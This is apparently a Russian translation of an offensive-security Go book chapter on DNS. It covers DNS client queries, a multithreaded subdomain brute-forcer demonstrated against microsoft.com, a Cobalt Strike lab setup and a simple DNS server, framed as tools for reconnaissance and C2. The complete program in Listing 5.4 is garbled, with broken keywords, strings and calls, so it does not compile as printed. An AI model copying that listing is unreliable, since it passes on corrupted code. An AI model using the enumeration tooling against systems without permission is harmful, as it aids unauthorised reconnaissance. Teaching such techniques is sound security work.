Система доменных имен (DNS) находит имена доменов в интернете и переводит их в IP-адреса. В руках атакующего она может оказаться эффективным оружием, поскольку организации обычно позволяют этому протоколу выходить за рамки сетей с ограниченным доступом и зачастую не могут адекватно контролировать его использование. Хитроумные злоумышленники, обладающие определенными навыками, способны задействовать эти возможности почти на каждом этапе цепочки атаки, включая разведку, управление и контроль (C2) и даже кражу данных. В данной главе вы узнаете, как писать собственные утилиты с помощью Go и сторонних пакетов для реализации некоторых из этих возможностей.

Начнем с разрешения имен хостов и IP-адресов для выявления типов DNS-записей, которые можно перечислить. Затем используем приведенные в предыдущих главах паттерны для построения многопоточного инструмента подбора поддоменов. В завершение вы научитесь создавать собственный DNS-сервер и прокси, а также используете DNS-туннелирование для установки канала C2 из сети с ограниченным доступом.

Написание DNS-клиентов

Прежде чем начать знакомство с более сложными программами, рассмотрим ряд опций, доступных для клиентских операций. Встроенный в Go пакет `net` предлагает обширную функциональность и поддерживает большинство, если не

все типы записей. Преимущество этого пакета — в простоте его API. Например, `LookupAddr(addr string)` возвращает список имен хостов для заданного IP-адреса. Недостаток же его заключается в невозможности указывать целевой сервер. Вместо этого пакет использует настроенный в операционной системе механизм распознавания. К недостаткам можно отнести также отсутствие возможности выполнения углубленного анализа результатов.

Для обхода этих недочетов мы задействуем отличный сторонний *пакет Go DNS*, написанный Миком Гибеном (Miek Gieben). Предпочесть этот DNS-пакет всем прочим стоит из-за его высокой модульности и грамотно написанного и протестированного кода. Вот команда для его установки:

```
$ go get github.com/miekg/dns
```

Установив пакет, вы будете готовы к проработке последующих примеров кода. Начнем с выполнения поиска A-записей для получения IP-адресов из имен хостов.

Извлечение A-записей

Сперва познакомимся с поиском для *полностью уточненного имени домена (fully qualified domain name, FQDN)*, которое указывает точное расположение хоста в иерархии DNS. Затем попробуем интерпретировать это FQDN в IP-адрес с помощью *DNS-записи A*. Эта запись связывает имя домена с IP-адресом. В листинге 5.1 показан пример поиска. (Все листинги кода находятся в корневом каталоге /exist репозитория GitHub https://github.com/blackhat-go/bhg/.)

Листинг 5.1. Извлечение записи A (/ch-5/get_a/main.go)

```
package main

import (
    "fmt"

    "github.com/miekg/dns"
)

func main() {
 ❶ var msg dns.Msg
 ❷ fqdn := dns.Fqdn("stacktitan.com")
 ❸ msg.SetQuestion(fqdn, dns.TypeA)
 ❹ dns.Exchange(&msg, "8.8.8.8:53")
}
```

Сначала создается `msg` ❶, после чего идет вызов `fqdn(string)` для преобразования этого домена в FQDN, которым можно обменяться с DNS-сервером ❷. Далее нужно изменить внутреннее состояние `Msg` на вызов `SetQuestion(string, uint16)`

с помощью значения `TypeA`, указывающего, что нужно искать A-запись ❸. (В пакете она определена как `const`. Другие поддерживаемые значения можно найти в документации.) В завершение мы помещаем вызов `Exchange(*Msg, string)` ❹, чтобы отправить сообщение на предоставленный адрес сервера, в данном случае являющегося DNS-сервером, обслуживаемым Google.

Нетрудно заметить, что данный код не особо полезен. Несмотря на то что мы отправляем запрос к DNS-серверу и запрашиваем A-запись, ответ мы не обрабатываем, то есть с результатом ничего не делаем. Но прежде чем реализовать нужную функциональность в Go, давайте рассмотрим, как выглядит ответ DNS, чтобы лучше понять этот протокол и различные типы запросов.

Перед выполнением программы из листинга 5.1 запустите анализатор пакетов, например Wireshark или tcpdump, чтобы просмотреть трафик. Вот пример возможного использования tcpdump на хосте Linux:

```
$ sudo tcpdump -i eth0 -n udp port 53
```

В отдельном окне терминала скомпилируйте и выполните программу:

```
$ go run main.go
```

После выполнения кода в выходных данных перехвата пакетов должны отобразиться подключение к 8.8.8.8 через UDP 53, а также детали DNS-протокола:

```
$ sudo tcpdump -i eth0 -n udp port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on ens33, link-type EN10MB (Ethernet), capture size 262144 bytes
23:55:16.523741  IP  192.168.7.51.53307 > 8.8.8.8.53: ❶ 25147+ A?❷ stacktitan.com. (32)
23:55:16.650905 IP 8.8.8.8.53 > 192.168.7.51.53307: 25147 1/0/0 A 104.131.56.170 (48) ❸
```

Две из получаемых при перехвате пакетов строчек нуждаются в дополнительном пояснении. Сначала запрос отправляется с 192.168.7.51 к 8.8.8.8 с помощью UDP 53 ❶, при этом происходит запрос A-записи ❷. В ответе ❸ от DNS-сервера Google 8.8.8.8 содержится интерпретированный из имени домена IP-адрес 104.131.56.170.

С помощью анализатора пакетов можно преобразовать имя домена stacktitan.com в IP-адрес. Теперь посмотрим, как извлечь эту информацию, используя Go.

Обработка ответов от структуры Msg

В качестве значения `Exchange(*Msg, string)` возвращает `(*Msg, error)`. Возврат типа `error` имеет смысл и является стандартным для идиом Go, но почему в ответе приходит также изначально отправленная `*Msg`? Чтобы это понять, нужно взглянуть на определение этой `struct` в исходном коде:

```
type Msg struct {
    MsgHdr
    Compress    bool        `json:"-"`    // Если true, сообщение будет сжато
  ❶ Question    []Question                 // Содержит RR части question
  ❷ Answer      []RR                       // Содержит RR части answer
    Ns          []RR                       // Содержит RR части authority
    Extra       []RR                       // Содержит RR дополнительной части
}
```

Как видите, `Msg struct` содержит как вопросы (`question`), так и ответы (`answer`). Это позволяет объединять все DNS-вопросы и ответы на них в единую унифицированную структуру. Тип `Msg` располагает различными методами, упрощающими работу с данными. Например, срез `Question` ❶ изменяется с помощью метода `setQuestion()`. Это срез можно изменять напрямую, используя `append()`, и получать тот же результат. Срез `Answer` ❷ содержит ответ на запросы и имеет тип `RR`. В листинге 5.2 показано, как эти ответы обрабатывать.

Листинг 5.2. Обработка DNS-ответов (/ch-5/get_all_a/main.go)

```
package main

import (
    "fmt"

    "github.com/miekg/dns"
)

func main() {
    var msg dns.Msg
    fqdn := dns.Fqdn("stacktitan.com")
    msg.SetQuestion(fqdn, dns.TypeA)
  ❶ in, err := dns.Exchange(&msg, "8.8.8.8:53")
    if err != nil {
        panic(err)
    }
  ❷ if len(in.Answer) < 1 {
        fmt.Println("No records")
        return
    }
    for _, answer := range in.Answer {
        if a❸, ok:= answer.(*dns.A)❹; ok {
         ❺ fmt.Println(a.A)
        }
    }
}
```

Пример начинается с сохранения возвращенных от `Exchange` значений и их проверки на наличие ошибок. Если ошибка обнаружена, вызывается `panic()` для остановки программы ❶. Функция `panic()` позволяет быстро просмотреть трассировку

стека и определить место возникновения ошибки. Далее проверяется длина среза `Answer` ❷. Если она меньше 1, это означает, что записей нет, и происходит возврат — бывают случаи, когда имя домена не может быть интерпретировано.

Тип `RR` является интерфейсом, имеющим всего два определенных метода, ни один из которых не дает доступа к IP-адресу, хранящемуся в ответе. Для доступа к этим адресам нужно применить утверждение типа, чтобы создать экземпляр данных в качестве нужного типа.

Сначала выполняем перебор ответов. Далее применяем в ответе утверждение типа, чтобы гарантировать работу с типом `*dns.A` ❸. При выполнении этого действия можно извлечь два значения: данные в виде утвержденного типа и `bool`, отражающее успешность утверждения ❹. После проверки успешности утверждения происходит вывод IP, сохраненного в `a.A` ❺. Несмотря на тип `net.IP`, он реализует метод `String()`, поэтому его можно легко вывести на экран.

Поработайте с этим кодом, изменяя DNS-запрос и обмен (`exchange`) для поиска дополнительных записей. Утверждение типа может оказаться для вас незнакомым, но по своему принципу оно аналогично приведению типов в других языках.

Перечисление поддоменов

Теперь, научившись использовать Go в качестве DNS-клиента, вы можете создавать полезные инструменты. В этом разделе мы создадим утилиту подбора поддоменов. Подбор поддоменов цели и других DNS-записей — основополагающий шаг в процессе разведки, так как чем больше поддоменов вам известно, тем обширнее поле атаки. Наша утилита будет угадывать их на основе передаваемого списка слов (файла словаря).

Используя DNS, можно отправлять запросы настолько быстро, насколько быстро система сможет обрабатывать пакеты данных. Узким местом здесь станут не язык или среда выполнения, а сервер назначения. При этом, как и в предыдущих главах, будет важно управление многопоточностью программы.

Сначала нужно создать в `GOPATH` каталог под названием `subdomain_guesser`, а затем файл `main.go`. После этого в начале создания нового инструмента необходимо решить, какие аргументы эта программа будет получать. В данном случае это будет несколько аргументов, включая целевой домен, имя файла, содержащего поддомены для подбора, используемый DNS-сервер, а также количество запускаемых воркеров. В Go для парсинга опций командной строки есть полезный пакет `flag`, который мы будем применять для обработки аргументов командной строки. Несмотря на то что мы используем этот пакет не во всех примерах кода, в данном случае он служит для демонстрации более надежного и изящного парсинга аргументов. Код этого процесса приведен в листинге 5.3.

Листинг 5.3. Создание программы подбора поддоменов (/ch-5/subdomain_guesser/main.go)

```
package main

import (
    "flag"
)

func main() {
    var (
        flDomain    = flag.String("domain", "", "The domain to perform guessing
                      against.") ❶
        flWordlist  = flag.String("wordlist", "", "The wordlist to use for
                      guessing.")
        flWorkerCount = flag.Int("c", 100, "The amount of workers to use.") ❷
        flServerAddr = flag.String("server", "8.8.8.8:53", "The DNS server to use.")
    )
    flag.Parse()❸
}
```

В начале строка кода, объявляющая переменную `flDomain` ❶, получает аргумент `String` и объявляет пустое строковое значение для того, что будет парситься как опция `domain`. Следующая связанная строка — это объявление переменной `flWorkerCount` ❷. Здесь в качестве опции командной строки `c` нужно предоставить значение `Integer`. В данном случае мы устанавливаем 100 воркеров. Но это значение можно счесть консервативным, так что в процессе тестирования смело экспериментируйте с увеличением их числа. В завершение вызов `flag.Parse()` ❸ заполняет переменные, задействуя предоставленный пользователем ввод.

ПРИМЕЧАНИЕ

Вы могли обратить внимание на то, что этот пример идет вразрез с правилами Unix в том, что определяет необязательные аргументы, которые на деле являются обязательными. Можете свободно использовать здесь `os.Args`. Просто нам быстрее и удобнее поручить всю работу пакету `flag`.

При сборке данной программы должна возникнуть ошибка, указывающая на неиспользованные переменные. Добавьте приведенный далее код сразу после вызова `flag.Parse()`. Это дополнение выводит в stdout переменные наряду с кодом, гарантируя передачу пользователем `-domain` и `-wordlist`:

```
if *flDomain == "" || *flWordlist == "" {
    fmt.Println("-domain and -wordlist are required")
    os.Exit(1)
}
fmt.Println(*flWorkerCount, *flServerAddr)
```

Чтобы ваш инструмент сообщал, какие имена оказались интерпретируемыми, указывая при этом соответствующие им IP-адреса, нужно создать для хранения этой информации тип `struct`. Определите его над функцией `main()`:

```
type result struct {
    IPAddress string
    Hostname string
}
```

Для этого инструмента вы будете запрашивать два основных типа записей — A и CNAME. Каждый запрос будет выполняться в отдельной функции. Стоит создавать эти функции максимально небольшими и поручать каждой выполнение только одной задачи. Такой стиль разработки позволит в дальнейшем писать менее объемные тесты.

Запрос записей A и CNAME

Для выполнения запросов мы создадим две функции: одну для A-записей, вторую для записей CNAME. Они обе будут получать FQDN в качестве первого аргумента и адрес DNS-сервера в качестве второго. Каждая из них должна возвращать срез строк и ошибку. Добавьте эти функции в код, который начали определять в листинге 5.3, расположив вне области `main()`:

```
func lookupA(fqdn, serverAddr string) ([]string, error)  {
    var m dns.Msg
    var ips []string m.SetQuestion(dns.Fqdn(fqdn), dns.TypeA)
    in, err := dns.Exchange(&m, serverAddr)
    if err != nil {
        return ips, err
    }
    if len(in.Answer) < 1 {
        return ips, errors.New("no answer")
    }
    for _, answer := range in.Answer {
        if a, ok := answer.(*dns.A);  ok  {
            ips = append(ips, a.A.String())
        }
    }
    return ips, nil
}

func lookupCNAME(fqdn, serverAddr string) ([]string, error)  {
    var m dns.Msg
    var fqdns  []string
    m.SetQuestion(dns.Fqdn(fqdn), dns.TypeCNAME)
    in, err := dns.Exchange(&m, serverAddr)
    if err !=  nil  {
        return fqdns, err
```

```
    }
    if len(in.Answer) < 1 {
        return fqdns, errors.New("no answer")
    }
    for _, answer := range in.Answer {
        if c, ok := answer.(*dns.CNAME); ok {
            fqdns = append(fqdns, c.Target)
        }
    }
    return fqdns, nil
}
```

Этот код должен показаться вам знакомым, так как он практически идентичен коду, который мы писали в самом начале главы. Первая функция, `lookupA`, возвращает список IP-адресов, а `lookupCNAME` возвращает список имен хостов.

Записи *CNAME (канонические имена)* сопоставляют одно FQDN с другим, которое служит псевдонимом для первого. Предположим, что владелец организации example.com хочет разместить WordPress-сайт с помощью сервиса хостинга WordPress. У этого сервиса могут быть сотни IP-адресов для балансировки всех пользовательских сайтов, в связи с чем предоставить IP для отдельного сайта просто невозможно. Вместо этого данный хостинг может предоставить каноническое имя (CNAME), на которое и будет ссылаться example.com. В итоге адрес www.example.com получит CNAME, указывающее на somewhere.hostingcompany.org, которое, в свою очередь, будет иметь A-запись, указывающую на IP-адрес. Это позволит владельцу example.com разместить свой сайт на сервере, для которого у него нет IP-данных.

Зачастую это означает, что вам нужно проследить целый хвост из канонических имен, чтобы в итоге добраться до действительной A-записи. Мы говорим *хвост*, потому что из подобных имен может выстраиваться бесконечная цепочка. Добавьте приведенный далее код функции в область за пределами функции `main()`, чтобы понаблюдать, как использовать череду CNAMES для нахождения A-записи:

```
func lookup(fqdn, serverAddr string) []result {
  ❶ var results []result
  ❷ var cfqdn = fqdn // Не изменять оригинал
    for {
      ❸ cnames, err := lookupCNAME(cfqdn, serverAddr)
      ❹ if err == nil && len(cnames) > 0 {
          ❺ cfqdn = cnames[0]
          ❻ continue // Нужно обработать следующее CNAME
        }
      ❼ ips, err := lookupA(cfqdn, serverAddr)
        if err != nil {
            break // Для этого имени хоста A-записей нет
        }
      ❽ for _, ip := range ips {
            results = append(results, result{IPAddress: ip, Hostname: fqdn})
```

```
            }
        ❾ break // Все результаты были обработаны
        }
        return results
    }
```

Сначала определяется срез для хранения результатов ❶. Далее создается копия FQDN, переданного в качестве первого аргумента ❷. В итоге вы не только не теряете исходный угаданный FQDN, но и можете задействовать его в первой попытке запроса. Начав бесконечный цикл, мы пробуем получить CNAME для этого FQDN ❸. В случае отсутствия ошибок и возвращения не менее одного CNAME ❹ устанавливаем `cfqdn` равным этому возвращенному CNAME ❺, используя `continue` для возврата к началу цикла ❻. Данный процесс позволяет проследить череду CNAME до возникновения сбоя. Последний будет означать, что конец цепочки достигнут и можно искать A-записи ❼. Но если возникнет ошибка, означающая, что при поиске записи возникли проблемы, то выход из цикла произойдет раньше. В случае обнаружения действительных A-записей каждый возвращенный IP-адрес добавляется в срез результатов ❽, а цикл прерывается ❾. В завершение `results` возвращается вызывающему.

Наша связанная с интерпретацией имен логика выглядит гладко, однако мы не учли производительность. Давайте совместим этот пример с горутинами, добавив в него многопоточность.

Переход к воркер-функции

Мы создадим пул горутин, которые будут передавать работу *воркер-функции*, выполняющей единицу работы. Для распределения работы и сбора ее результатов задействуем каналы. Напомним, что нечто подобное мы уже делали в главе 2, когда создавали многопоточный сканер портов.

Продолжим расширять код из листинга 5.3. Сначала создадим функцию `worker()`, разместив ее вне области функции `main()`. Она будет получать три аргумента каналов: канал для воркера, чтобы он сигнализировал о своем закрытии, канал доменов, в которых нужно получать работу, и канал для отправки результатов. Этой функции потребуется заключительный строковый аргумент для указания используемого DNS-сервера. Далее приведен пример кода для функции `worker()`:

```
type empty struct{} ❶

func worker(tracker chan empty, fqdns chan string, gather chan []result,
serverAddr string) {
    for fqdn := range fqdns { ❷
        results := lookup(fqdn, serverAddr)
        if len(results) > 0 {
```

```
            gather <- results ❸
        }
    }
    var e empty
    tracker <- e ❹
}
```

Прежде чем вводить функцию `worker()`, определим тип `empty` для отслеживания завершения выполнения воркера ❶. Это будет структура без полей. Мы задействуем пустую `struct`, так как она имеет размер 0 байт и практически не создаст нагрузку при использовании. Далее в функции `worker()` происходит перебор канала доменов ❷, используемый для передачи FQDN. После получения ответа от функции `lookup()` и проверки наличия не менее одного результата мы отправляем его в канал `gather` ❸, который собирает все результаты обратно в `main()`. После того как канал закрывается и цикл совершает выход, структура `empty` отправляет в канал `tracker` ❹ сигнал вызывающему о завершении всей работы. Отправка пустой `struct` в канал отслеживания — это важный последний шаг. Если этого не сделать, возникнет состояние гонки, так как вызывающий компонент может выйти до получения каналом `gather` результатов.

Поскольку вся необходимая структура теперь настроена, можно переключиться обратно на `main()` и закончить программу, которую мы начали писать в листинге 5.3.

Определите переменные, которые будут содержать результаты и каналы, передаваемые в `worker()`, после чего добавьте в `main()` следующий код:

```
var results []result
fqdns := make(chan string, *flWorkerCount)
gather := make(chan []result)
tracker := make(chan empty)
```

Создайте канал `fqdns` как буферизованный на основе предоставленного пользователем количества воркеров. Это позволит воркерам запускаться быстрее, поскольку канал сможет вместить больше одного сообщения до блокировки отправителя.

Создание сканера с помощью bufio

Далее откройте файл, предоставленный пользователем в качестве списка слов, и создайте в нем новый `scanner` с помощью пакета `bufio`. Добавьте в `main()` код

```
fh, err := os.Open(*flWordlist)
if err != nil {
    panic(err)
}
defer fh.Close()
scanner := bufio.NewScanner(fh)
```

Если возвращаемая ошибка не равна `nil`, используется встроенная функция `panic()`. При написании пакета или программы для применения другими людьми следует постараться представить эту информацию более ясно.

Мы будем применять новый `scanner` для захвата строки текста из переданного списка слов и создания FQDN путем совмещения этого текста с предоставленным пользователем доменом. Результат будет отправляться в канал `fqdns`. Но сначала нужно запустить воркеры, так как порядок важен. Если отправить работу в канал `fqdns`, не запустив их, этот буферизованный канал в итоге заполнится и функции-производители будут заблокированы. В `main()` нужно добавить приведенный далее код, чья задача — запускать горутины воркеров, читать вводный файл и отправлять работу в канал `fqdns`.

```
❶ for i := 0; i < *flWorkerCount; i++ {
      go worker(tracker, fqdns, gather, *flServerAddr)
  }

❷ for scanner.Scan() {
      fqdns <- fmt.Sprintf("%s.%s", scanner.Text()❸, *flDomain)
  }
```

Создание воркеров ❶ с помощью этого паттерна похоже на то, что мы уже делали при построении многопоточного сканера портов: задействовали цикл `for` до момента достижения числа, переданного пользователем. Для захвата каждой строки в цикле используется `scanner.Scan()` ❷. Этот цикл заканчивается, когда в файле не остается строк для считывания. Для получения строкового представления текста из отсканированной строки мы применяем `scanner.Text()` ❸.

Работа запущена! Отвлекитесь на секунду и ощутите свое величие. Прежде чем читать следующий код, подумайте, где вы находитесь в программе и что уже успели сделать за время чтения книги. Попробуйте самостоятельно закончить эту программу и затем перейти к следующему разделу, где мы поясним ее оставшуюся часть.

Сбор и отображение результатов

Проработку последней части мы начнем с запуска анонимной горутины, которая будет собирать результаты воркеров. Добавьте в `main()` следующее:

```
go func() {
    for r := range gather {
      ❶ results = append(results, r...❷)
    }
    var e empty
  ❸ tracker  <- e
}()
```

Перебирая канал `gather`, мы добавляем полученные результаты в срез `results` ❶. Поскольку мы добавляем срез в другой срез, нужно использовать синтаксис ... ❷. После закрытия канала `gather` и завершения перебора, как и прежде, происходит отправка пустой `struct` в канал отслеживания ❸. Это делается для предотвращения состояния гонки на случай, если `append()` не завершится к моменту итогового предоставления результатов пользователю.

Остается только закрыть каналы и представить результаты. Для этого добавьте следующий код в конец `main()`:

```
❶ close(fqdns)
❷ for i := 0; i < *flWorkerCount; i++ {
      <-tracker
  }
❸ close(gather)
❹ <-tracker
```

Первым можно закрыть канал `fqdns` ❶, так как мы уже отправили по нему всю работу. Далее нужно выполнить получение результатов в канале `tracker` по одному разу для каждого воркера ❷, что позволит им обозначить свое полное завершение. После этого можно закрыть канал `gather` ❸, потому что результатов для получения не остается. В завершение нужно выполнить еще одно получение результатов на канале `tracker`, чтобы позволить горутине окончательно завершиться ❹.

Эти результаты пользователю еще не представлены. Нужно это исправить. При желании можно просто перебрать срез `results` и вывести поля `Hostname` и `IPAddress`, используя `fmt.Printf()`. Тем не менее мы предпочитаем задействовать для представления данных один из нескольких прекрасных пакетов Go, а именно `tabwriter`. Он позволяет выводить данные в красивых ровных столбцах, разбитых на вкладки. Для его применения добавьте в конец `main()` следующий код:

```
w := tabwriter.NewWriter(os.Stdout, 0, 8, 4, ' ', 0)
for _, r := range results {
    fmt.Fprintf(w, "%s\t%s\n", r.Hostname, r.IPAddress)
}
w.Flush()
```

В листинге 5.4 показана вся программа в сборе.

Листинг 5.4. Вся программа подбора поддоменов (/ch-5/subdomain_guesser/main.go)

```
Package main

import (
    "bufio"
    "errors"
    "flag"
    "fmt"
```

```
    "os"
    "text/tabwriter"

    "github.com/miekg/dns"
)

func lookupA(fqdn, serverAddr string) ([]string, error)  {
    var m dns.Msg
    var ips []string
    m.SetQuestion(dns.Fqdn(fqdn), dns.TypeA)
    in, err := dns.Exchange(&m, serverAddr)
    if err != nil {
        return ips, err
    }
    if len(in.Answer) < 1 {
        return ips, errors.New("no answer")
    }
    for _, answer := range in.Answer {
        if a, ok := answer.(*dns.A); ok  {
            ips = append(ips, a.A.String())
        }
    }
    return ips, nil
}

func lookupCNAME(fqdn, serverAddr string) ([]string, error)  {
    var m dns.Msg
    var fqdns  []string
    m.SetQuestion(dns.Fqdn(fqdn), dns.TypeCNAME)
    in, err := dns.Exchange(&m, serverAddr)
    if err !=  nil  {
        return fqdns, err
    }
    if len(in.Answer) < 1 {
        return fqdns, errors.New("no answer")
    }
    for _, answer := range in.Answer {
        if c, ok := answer.(*dns.CNAME); ok {
            fqdns = append(fqdns, c.Target)
        }
    }
    return fqdns, nil
}

func lookup(fqdn, serverAddr string) []result {
    var results []result
    var cfqdn = fqdn // Не изменяем оригинал
    For {
        cnames, err := lookupCNAME(cfqdn, serverAddr)
        if err == nil && len(cnames) > 0 {
            cfqdn = cnames[0]
```

```
            continue // Нужно обработать следующее CNAME
        }
        ips, err := lookupA(cfqdn, serverAddr)
        if err != nil {
            break // Для этого имени хоста нет A-записей
        }
        for _, ip := range ips {
            results = append(results, result{IPAddress: ip, Hostname: fqdn})
        }
        break // Все результаты обработаны
    }
    return results
}

func worker(tracker chan empty, fqdns chan string, gather chan []result,
            serverAddr string) {
    for fqdn := range fqdns {
        results := lookup(fqdn, serverAddr)
        if len(results) > 0 {
            gather  <- results
        }
    }
    var e empty
    tracker <- e
}

type empty struct{}

type result struct {
    IPAddress string
    Hostname string
}

func main() {
    var (
        flDomain      = flag.String("domain", "", "The domain to perform
                        guessing against.")
        flWordlist    = flag.String("wordlist", "", "The wordlist to use
                        for guessing.")
        flWorkerCount = flag.Int("c", 100, "The amount of workers to use.")
        flServerAddr  = flag.String("server", "8.8.8.8:53", "The DNS server
                        to use.")

    )
    flag.Parse()

    if *flDomain == "" || *flWordlist == "" {
        fmt.Println("-domain and -wordlist are required")
        os.Exit(1)
    }
```

```
    var results []result

    fqdns := make(chan string, *flWorkerCount)
    gather := make(chan []result)
    tracker := make(chan empty)

    fh, err := os.Open(*flWordlist)
    if err != nil {
        panic(err)
    }
    defer fh.Close()
    scanner := bufio.NewScanner(fh)

    for I := 0; i < *flWorkerCount; i++ {
        go worker(tracker, fqdns, gather, *flServerAddr)
    }

    go func() {
        for r := range gather {
            results = append(results, I.)
        }
        var e empty
        tracker <- e
    }()

    for scanner.Scan() {
        fqdns <- fmt.Sprintf"%s.%", scanner.Text(), *flDomain)
    }
    // Заметьте: здесь можно проверить scanner.Err()

    close(fqdns)
    for i := 0; i < *flWorkerCount; i++ {
        <-tracker
    }
    close(gather)
    <-tracker

    w := tabwriter.NewWriter(os.Stdout, 0, 8' ', ' ', 0)
    for _, r := range results {
        fmt.Fprint"(w, "%s\"%s\n", r.Hostname, r.IPAddress)
    }
    w.Flush()
}
```

На этом наша программа для подбора поддоменов готова. Теперь вы можете собрать и запустить этот инструмент. Опробуйте его на списках слов или словарях из открытых репозиториев (можете найти множество через Google). Поэкспериментируйте с количеством воркеров. Вы можете заметить, что при слишком быстрой обработке результаты получаются неоднозначные. Вот пример выполнения с использованием ста воркеров:

```
$ wc -l namelist.txt
1909 namelist.txt
$ time ./subdomain_guesser -domain microsoft.com -wordlist namelist.txt -c 1000
ajax.microsoft.com            72.21.81.200
buy.microsoft.com             157.56.65.82
news.microsoft.com            192.230.67.121
applications.microsoft.com    168.62.185.179
sc.microsoft.com              157.55.99.181
open.microsoft.com            23.99.65.65
ra.microsoft.com              131.107.98.31
ris.microsoft.com             213.199.139.250
smtp.microsoft.com            205.248.106.64
wallet.microsoft.com          40.86.87.229
jp.microsoft.com              134.170.185.46
ftp.microsoft.com             134.170.188.232
develop.microsoft.com         104.43.195.251
./subdomain_guesser -domain microsoft.com -wordlist namelist.txt -c 1000  0.23s
user 0.67s system 22% cpu 4.040 total
```

Вы увидите, что вывод показывает несколько FQDN и их IP-адреса. Мы смогли угадать значения поддоменов для каждого результата на основе списка слов, переданного в качестве вводного файла.

Теперь, когда вы создали собственный инструмент для подбора поддоменов и научились интерпретировать имена хостов в IP-адреса для перечисления разных DNS-записей, можно переходить к написанию собственного DNS-сервера и прокси.

Написание DNS-серверов

Мастер Йода говорил: «И как всегда двое их, не больше и не меньше». Он, конечно же, говорил об отношениях «клиент — сервер», и поскольку вы являетесь мастером клиентов, то пришло время стать мастером серверов. В этом разделе с помощью того же пакета Go DNS мы напишем простой сервер и прокси. DNS-серверы можно использовать для нескольких вредоносных задач, включая туннелирование сетей с ограниченным доступом и совершение спуфинг-атак с помощью поддельных беспроводных точек доступа.

Для начала нужно настроить лабораторную среду. Она позволит вам симулировать реалистичные сценарии, не требуя наличия действительных доменов и использования дорогостоящей инфраструктуры. Но при желании вы без проблем можете зарегистрировать домены и применять реальный сервер.

Настройка лаборатории и знакомство с сервером

Лаборатория состоит из двух виртуальных машин (VM): Microsoft Windows VM, выступающей в роли клиента, и Ubuntu VM, действующей в качестве сервера.

В этом примере для каждой машины используются VMWare Workstation и сетевой мост. Допустимо применение частной виртуальной сети, но при этом необходимо убедиться, что обе машины принадлежат одной сети. Сервер будет выполнять два экземпляра Cobalt Strike Docker, собранных из официального образа Java Docker (Java — необходимое условие для Cobalt Strike). На рис. 5.1 показано, как будет выглядеть лаборатория.




Рис. 5.1. Настройка лабораторного стенда для создания DNS-сервера

Сначала нужно создать виртуальную машину Ubuntu (Ubuntu VM). Для этого мы используем дистрибутив 16.04.1 LTS. Никаких особых требований здесь нет, но VM необходимо настроить на использование не менее 4 Гбайт ОЗУ и двух CPU. Если есть, можно задействовать существующую VM или хост. Закончив с операционной системой, необходимо установить среду разработки Go (см. главу 1).

После создания Ubuntu VM займитесь установкой утилиты контейнера виртуализации *Docker*. В разделе этой главы, посвященном прокси, мы будем использовать Docker для запуска нескольких экземпляров Cobalt Strike. Для установки Docker выполните в терминале:

```
$ sudo apt-get install apt-transport-https ca-certificates
sudo apt-key adv \
              --keyserver hkp://ha.pool.sks-keyservers.net:80 \
              --recv-keys 58118E89F3A912897C070ADBF76221572C52609D
$ echo "deb https://apt.dockerproject.org/repo ubuntu-xenial main" | sudo tee
/etc/apt/sources.list.d/docker.list
$ sudo apt-get update
$ sudo apt-get install linux-image-extra-$(uname -r) linux-image-extra-virtual
$ sudo apt-get install docker-engine
$ sudo service docker start
$ sudo usermod -aG docker USERNAME
```

После этого повторно войдите в систему и убедитесь, что Docker установлен, выполнив следующую команду:

```
$ docker version
Client:
  Version:        1.13.1
  API version:    1.26
  Go  version:    go1.7.5
  Git commit:     092cba3
  Built:          Wed Feb 5 06:50:14 2020
  OS/Arch:        linux/amd64
```

После установки Docker с помощью следующей команды скачайте образ Java:

```
$ docker pull java
```

Эта команда получит базовый образ Java Docker, не создавая контейнеры. Таким образом мы подготавливаемся к скорому выполнению сборок Cobalt Strike.

В завершение необходимо убедиться в том, что dnsmasq не запущен, потому что он слушает порт 53. В противном случае ваши DNS-серверы не смогут работать, так как они должны использовать именно этот порт. Если процесс dnsmasq запущен, завершите его по ID:

```
$ ps -ef | grep dnsmasq
nobody    3386 2020 0 12:08
$ sudo kill 3386
```

Теперь нужно создать виртуальную машину Windows (Windows VM). Опять же можно использовать существующую машину. Никаких особых настроек делать не требуется, достаточно минимальных. Когда система заработает, установите для DNS-сервера IP-адрес системы Ubuntu.

Чтобы протестировать настройку лабораторного стенда и перейти к написанию DNS-серверов, мы начнем с создания простого сервера, который возвращает только A-записи. В GOPATH системы Ubuntu создайте каталог github.com/blackhat-go/bhg/ch-5/a_server и файл для хранения кода `main.go`. В листинге 5.5 показан весь код для создания простого DNS-сервера.

Листинг 5.5. Написание DNS-сервера (/ch-5/a_server/main.go)

```
package main

import (
    "log"
    "net"

    "github.com/miekg/dns"
)

func main() {
  ❶ dns.HandleFunc(".", func(w dns.ResponseWriter, req *dns.Msg) {
```

```
    ❷ var resp dns.Msg
      resp.SetReply(req)
      for _, q := range req.Question {
        ❸ a := dns.A{
              Hdr:   dns.RR_Header{
                  Name:  q.Name, Rrtype: dns.TypeA,
                  Class: dns.ClassINET,
                  Ttl:   0,
              },
              A: net.ParseIP("127.0.0.1").To4(),
          }
        ❹ resp.Answer = append(resp.Answer, &a)
       }
    ❺ w.WriteMsg(&resp)
    })
  ❻ log.Fatal(dns.ListenAndServe(":53", "udp", nil))
}
```

Код начинается с вызова `HandleFunc()` ❶, он во многом напоминает пакет `net/http`. Первый аргумент функции является шаблоном запроса для сопоставления. Он станет применяться для указания DNS-серверам, какие запросы будут обрабатываться переданной функцией. Используя точку, мы сообщаем серверу, что предоставляемая во втором аргументе функция будет обрабатывать все запросы.

